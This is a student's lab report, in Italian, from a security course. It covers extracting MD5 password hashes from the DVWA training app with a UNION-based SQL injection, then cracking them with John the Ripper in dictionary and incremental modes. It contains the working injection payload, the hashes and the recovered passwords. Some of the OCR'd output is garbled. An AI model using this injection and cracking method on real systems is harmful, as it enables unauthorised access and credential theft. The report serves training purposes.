Manuel Di Gangi

S6_L3

Password cracking

28 febbraio 2024

Traccia

Se guardiamo meglio le password, della lezione precedente, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro. Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

L'obiettivo dell'esercizio di oggi è craccare tutte le password.

Password cracking

Effettuato un attacco SQLi per carpire le credenziali dal DB della DVWA

```
ID: 'UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d6ld8327deb882cf99

ID: 'UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03


ID: 'UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c7le9e9b7

ID: 'UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d6ld8327deb882cf99
```

Osservando le password notiamo che sono convertite in hash MD5, per risalire alle password sfruttiamo il tool john the ripper di Kali.

1) Creiamo un file dove riportiamo tutte le password in formato hash



2) Scarichiamo i dizionari da sfruttare per la ricerca delle password

```
(kali® kali)-[~]

$ sudo apt install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Don
Reading state information... Do
```

John the Ripper - Dizionario

1) Effettuiamo un password cracking in loco, lanciando un attacco a dizionario con John the Ripper utilizzando l'opzione –wordlist

```
-(kali⊛kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./D
esktop/Hash_Crack.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AV
X2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (?)
password
                 (?)
abc123
letmein
charley
4g 0:00:00:00 DONE (2024-02-28 08:35) 133.3g/s 102400p/s 102400c/s 153600
C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked p
asswords reliably
Session completed.
```

2) Stampiamo a video il risultato delle operazioni

```
(kali® kali)-[~]
$ john -- show -- format=raw-md5 ./Desktop/Hash_Crack.txt

?:password
?:abc123
?:charley -- show -- format=raw-md5 ./Desktop/Hash_Crack.txt

?:password
?:password
5 password hashes cracked, 0 left
```

John the Ripper - Incrementale

Qualora l'operazione precedente dovesse non trovare alcune password, nel caso di password complicate, possiamo provare con la modalità incrementale. Con questo metodo John testa tutte le possibili combinazioni di caratteri finché non trova la password corrispondente.

```
-(kali⊕kali)-[~]
__$ john --incremental --format=raw-md5 ./Desktop/Hash_Crack.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AV
X2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (?)
                 (?)
charley
                 (?)
password
letmein
                 (?)
4g 0:00:00:01 DONE (2024-02-28 08:59) 2.666g/s 1702Kp/s 1702Kc/s 1998KC/s
letero1..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked p
asswords reliably
Session completed.
  -(kali⊕kali)-[~]
__$ john --show --format=raw-md5 ./Desktop/Hash_Crack.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```